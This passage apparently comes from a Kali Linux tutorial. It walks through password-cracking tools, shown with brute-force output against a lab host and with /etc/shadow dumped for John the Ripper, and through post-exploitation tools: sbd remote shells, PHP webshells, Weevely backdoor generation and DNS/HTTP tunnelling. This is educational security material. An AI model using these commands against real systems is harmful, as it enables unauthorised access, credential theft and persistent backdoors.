
As shown in the following screenshot, the username and password are found which are msfadmin:msfadmin

```
[DATA] 12 tasks, 1 server, 12 login tries (l:3/p:4), -1 try per task
[DATA] attacking service ftp on port 21
[ATTEMPT] target 192.168.1.101 - login "admin_1" - pass "password_1" - 1 of 12 [child 0]
[ATTEMPT] target 192.168.1.101 - login "admin_1" - pass "password" - 2 of 12 [child 1]
[ATTEMPT] target 192.168.1.101 - login "admin_1" - pass "msfadmin" - 3 of 12 [child 2]
[ATTEMPT] target 192.168.1.101 - login "admin_1" - pass "password_2" - 4 of 12 [child 3]
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "password_1" - 5 of 12 [child 4]
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "password" - 6 of 12 [child 5]
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "msfadmin" - 7 of 12 [child 6]
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "password_2" - 8 of 12 [child 7]
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "password_1" - 9 of 12 [child 8]
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "password" - 10 of 12 [child 9]
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "msfadmin" - 11 of 12 [child 10]
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "password_2" - 12 of 12 [child 11]
[[[[[[ host: 192.168.1.101 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found ]]]]
```


Johnny

Johnny is a GUI for the John the Ripper password cracking tool. Generally, it is used for weak passwords.

To open it, go to Applications -> Password Attacks -> johnny.




In this case, we will get the password of Kali machine with the following command and a file will be created on the desktop.



```
root@kali:~# cat /etc/passwd > Desktop/crack && cat /etc/shadow >> Desktop/crack
```

Click "Open Passwd File" -> OK and all the files will be shown as in the following screenshot.



	User	Password	Hash	GECOS
1	root		x	0:0:root:/root:/bin/bash
2	daemon		x	1:1:daemon:/usr/sbin:/bin/sh
3	bin		x	2:2:bin:/bin:/bin/sh
4	sys		x	3:3:sys:/dev:/bin/sh
5	sync		x	4:65534:sync:/bin:/bin/sync
6	games		x	5:60:games:/usr/games:/bin/sh
7	man		x	6:12:man:/var/cache/man:/bin/sh
8	lp		x	7:7:lp:/var/spool/lpd:/bin/sh
9	mail		x	8:8:mail:/var/mail:/bin/sh
10	news		x	9:9:news:/var/spool/news:/bin/sh
11	uucp		x	10:10:uucp:/var/spool/uucp:/bin/sh
12	proxy		x	13:13:proxy:/bin:/bin/sh
13	www-data		x	33:33:www-data:/var/www:/bin/sh
14	backup		x	34:34:backup:/var/backups:/bin/sh
15	list		x	38:38:Mailing List Manager:/var/list:/bin/sh
16	irc		x	39:39:ircd:/var/run/ircd:/bin/sh

Click "Start Attack".



	User	Password	Hash	GECOS
37	postgres		x	118:129:PostgreSQL administrator...:/var/lib/postgresql:/bin/bash

After the attack is complete, click the left panel at "Passwords" and the password will be unshaded.

Johnny

File Attack Passwords

Open Passwd File Open Last Session Start Attack Resume Attack Pause Attack Copy

	User	Password	Hash	GECOS
37	postgres		x	118:129:PostgreSQL administrator,,:/var/lib/postgresql/bin/bash
38	redsocks		x	119:130::/var/run/redsocks/bin/false
39	stunnel4		x	120:131::/var/run/stunnel4/bin/false
40	statd		x	121:65534::/var/lib/nfs/bin/false
41	sshh		x	122:134::/nonexistent/bin/false
42	Debian-gdm		x	123:135:Gnome Display Manager:/var/lib/gdm3/bin/false
43	rtkit		x	124:136:RealtimeKit,,:/proc/bin/false
44	saned		x	125:137::/home/saned/bin/false
45	root	toor	\$6\$UridGO...	16333:0:99999:7::
46	daemon		*	16216:0:99999:7::
47	bin		*	16216:0:99999:7::
48	sys		*	16216:0:99999:7::
49	sync		*	16216:0:99999:7::
50	games		*	16216:0:99999:7::
51	man		*	16216:0:99999:7::
52	lp		*	16216:0:99999:7::

100% (1/1: 1 cracked, 0 left) []

john

john is a command line version of Johnny GUI. To start it, open the Terminal and type “**john**”.

```
root@kali:~# john
John the Ripper password cracker, version 1.8.0.6-jumbo-1-bleeding [linux-x86-64-avx]
Copyright (c) 1996-2015 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single[=SECTION]           "single crack" mode
--wordlist[=FILE] --stdin wordlist mode, read words from FILE or stdin
                             --pipe like --stdin, but bulk reads, and allows rules
--loopback[=FILE]             like --wordlist, but fetch words from a .pot file
--dupe-suppression           suppress all dupes in wordlist (and force preload)
--prince[=FILE]               PRINCE mode, read words from FILE
--encoding=NAME                input encoding (eg. UTF-8, ISO-8859-1). See also
                               doc/ENCODING and --list=hidden-options.
--rules[=SECTION]              enable word mangling rules for wordlist modes
--incremental[=MODE]            "incremental" mode [using section MODE]
--mask=MASK                   mask mode using MASK
--markov[=OPTIONS]              "Markov" mode (see doc/MARKOV)
--external=MODE                 external mode or word filter
--stdout[=LENGTH]                just output candidate passwords [cut at LENGTH]
--restore[=NAME]                  restore an interrupted session [called NAME]
```


In case of unshadowing the password, we need to write the following command:

```
root@kali:~# unshadow passwd shadow > unshadowed.txt
```

Rainbowcrack

The RainbowCrack software cracks hashes by rainbow table lookup. Rainbow tables are ordinary files stored on the hard disk. Generally, Rainbow tables are bought online or can be compiled with different tools.

To open it, go to Applications -> Password Attacks -> click "rainbowcrack".




The command to crack a hash password is:

```
rcrack path_to_rainbow_tables -f path_to_password_hash
```

SQLdict

It is a dictionary attack tool for SQL server and is very easy and basic to be used. To open it, open the terminal and type "**sqldict**". It will open the following view.



Under "Target IP Server", enter the IP of the server holding the SQL. Under "Target Account", enter the username . Then load the file with the password and click "start" until it finishes.

hash-identifier

It is a tool that is used to identify types of hashes, meaning what they are being used for. For example, if I have a HASH, it can tell me if it is a Linux or windows HASH.

```

-----[root@kali]-----+
HASH: 098f6bcd4621d373cade4e832627b4f6
File Edit View Search Terminal Help
Possible Hashes:          EXE format for Z:\usr\share\sqlidict\sqlidict.exe.
[+] MD5
[+] Domain Cached Credentials - MD4(MD4($pass)).(strtolower($username)))
Least Possible Hashes:
[+] RAdmin v2.x
[+] NTLM
[+] MD4
[+] MD2
[+] MD5(HMAC)
[+] MD4(HMAC)
[+] MD2(HMAC)
[+] MD5(HMAC(Wordpress))
[+] Haval-128
[+] Haval-128(HMAC)
[+] RipeMD-128
-----[root@kali]-----+

```

The above screen shows that it can be a MD5 hash and it seems a Domain cached credential.

12. Kali Linux – Maintaining Access

In this chapter, we will see the tools that Kali uses to maintain connection and for access to a hacked machine even when it connects and disconnects again.

Powersploit

This is a tool that is for Windows machines. It has PowerShell installed in victim's machine. This tool helps the hacker to connect with the victim's machine via PowerShell.

To open it, open the terminal on the left and type the following command to enter into the powersploit folder:

```
cd /usr/share/powersploit/
```

If you type “**ls**” it will list all the powersploit tools that you can download and install in the victim's machine after you have gained access. Most of them are name self-explained according to their names.

```
root@kali:~# cd /usr/share/powersploit/
root@kali:/usr/share/powersploit# ls
AntivirusBypass Persistence PowerSploit.ps1 ReverseEngineering
CodeExecution PETools README.md ScriptModification
Exfiltration PowerSploit.ps1 Recon
```

An easy way to download this tool on the victim's machine is to create a web server, which powersploit tools allow to create easily using the following command:

```
python -m SimpleHTTPServer
```

```
root@kali:/usr/share/powersploit# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

After this, if you type: `http://<Kali machine ip_address>:8000/` following is the result.



Sbd

sbd is a tool similar to Netcat. It is portable and can be used in Linux and Microsoft machines. sbd features AES-CBC-128 + HMAC-SHA1 encryption> Basically, it helps to connect to a victim's machine any time on a specific port and send commands remotely.

To open it, go to the terminal and type "**sbd -l -p port**" for the server to accept connections.

```
root@kali:~# sbd -help
sbd 1.37 Copyright (C) 2004 Michel Blomgren <michel.blomgren@tigerteam.se>
$Id: sbd.c,v 1.37 2005/08/21 22:40:47 shadow Exp $

This program is free software; you can redistribute it and/or modify it under
the terms of the GNU General Public License as published by the Free Software
Foundation; either version 2 of the License, or (at your option) any later
version.

connect (tcp): sbd [-options] host port
listen (tcp): sbd -l -p port [-options]
options:
  -l          listen for incoming connection
  -p n        choose port to listen on, or source port to connect out from
  -a address  choose an address to listen on or connect out from
  -e prog     program to execute after connect (e.g. -e cmd.exe or -e bash)
  -r n        infinitely respawn/reconnect, pause for n seconds between
             connection attempts. -r0 can be used to re-listen after
             disconnect (just like a regular daemon)
  -c on|off   encryption on/off. specify whether you want to use the built-in
             AES-CBC-128 + HMAC-SHA1 encryption implementation (by
             Christophe Devine - http://www.cr0.net:8040/) or not
```

In this case, let us put port 44 where the server will listen.

```
root@kali:~# sbd -l -p 44 -v
listening on port 44
```

On the victim's site, type "**sbd IPofserver port**". A connection will be established where we can send the remote commands.

In this case, it is "localhost" since we have performed the test on the same machine.

```
root@kali:~# sbd localhost 44
```

Finally, on the server you will see that a connection has occurred as shown in the following screenshot.

```
connect to 127.0.0.1:44 from 127.0.0.1:57252 (localhost)
```

Webshells

Webshells can be used to maintain access or to hack a website. But most of them are detected by antivirus. The C99 php shell is very well known among the antivirus. Any common antivirus will easily detect it as a malware.

Generally, their main function is to send system command via web interfaces.

To open it, and type “***cd /usr/share/webshells/***” in the terminal.

```
root@kali:/usr/share/webshells# ls
asp aspx cfm jsp perl php
root@Kali:/usr/share/webshells#
```

As you see, they are divided in classes according to the programming language : asp , aspx, cfm, jsp, perl,php

If you enter in the PHP folder, you can see all the webshells for php webpages.

```
root@kali:/usr/share/webshells# cd php/
root@kali:/usr/share/webshells/php# ls
findsock.c      php-findsock-shell.php  qsd-php-backdoor.php
php-backdoor.php  php-reverse-shell.php  simple-backdoor.php
```

To upload the shell to a web server, for example “***simple-backdoor.php***” open the webpage and URL of the web shell.

At the end, write the cmd command. You will have all the info shown as in the following screenshot.



Weevely

Weevely is a PHP web shell that simulate telnet-like connection. It is a tool for web application post exploitation, and can be used as a stealth backdoor or as a web shell to manage legit web accounts, even free hosted ones.

To open it, go to the terminal and type “weevely” where you can see its usage.


```
root@kali:~# weevily
[+] weevily 3.2.0
[!] Error: too few arguments

[+] Run terminal to the target
    weevily <URL> <password> [cmd]


[+] Load session file
    weevily session <path> [cmd]

[+] Generate backdoor agent
    weevily generate <password> <path>
```

To generate the shell, type "**weevily generate password pathoffile**". As seen in the following screenshot, it is generated on the "Desktop" folder and the file is to upload in a webserver to gain access.



After uploading the web shell as shown in the following screenshot, we can connect with cmd to the server using the command "**weevily URL password**" where you can see that a session has started.



http-tunnel

http-tunnel creates a bidirectional virtual data stream tunneled in HTTP requests. The requests can be sent via a HTTP proxy if so desired. This can be useful for users behind restrictive firewalls. If WWW access is allowed through a HTTP proxy, it's possible to use http-tunnel and telnet or PPP to connect to a computer outside the firewall.

First, we should create a tunnel server with the following command:

```
httptunnel_server -h
```

Then, on the client site type "**httptunnel_client -h**" and both will start to accept connections.

dns2tcp

This is again a tunneling tool that helps to pass the TCP traffic through DNS Traffic, which means UDP 53 port.

To start it, type "**dns2tcpd**". The usage is explained when you will open the script.

```
root@kali:~# dns2tcpd
Usage : dns2tcpd [ -i IP ] [ -F ] [ -d debug_level ] [ -f config-file ] [ -p pid
file ]
      -F : dns2tcpd will run in foreground
```

On the server site, enter this command to configure the file .

```
#cat >>.dns2tcpdrc <<END
listen = 0.0.0.0
port = 53
user=nobody
chroot = /root/dns2tcp
pid_file = /var/run/dns2tcp.pid
domain = your domain key = secretkey
resources = ssh:127.0.0.1:22
END
#dns2tcpd -f .dns2tcpdrc
```

On Client site, enter this command.

```
# cat >>.dns2tcprc <<END
domain = your domain
resource = ssh
local_port = 7891
key = secretkey
END
# dns2tcpc -f .dns2tcprc
# ssh root@localhost -p 7891 -D 7076
```

Tunneling will start with this command.

cryptcat

It is another tool like Netcat which allows to make TCP and UDP connection with a victim's machine in an encrypted way.

To start a server to listen for a connection, type the following command:


```
cryptcat -l -p port -n
```



Where,

- **-l** stands for listening to a connection
- **-p** stands for port number parameter
- **-n** stands for not doing the name resolution

On client site, the connection command is "**cryptcat IPofServer PortofServer**"




13. Kali Linux – Reverse Engineering

In this chapter, we will learn about the reverse engineering tools of Kali Linux.

OllyDbg

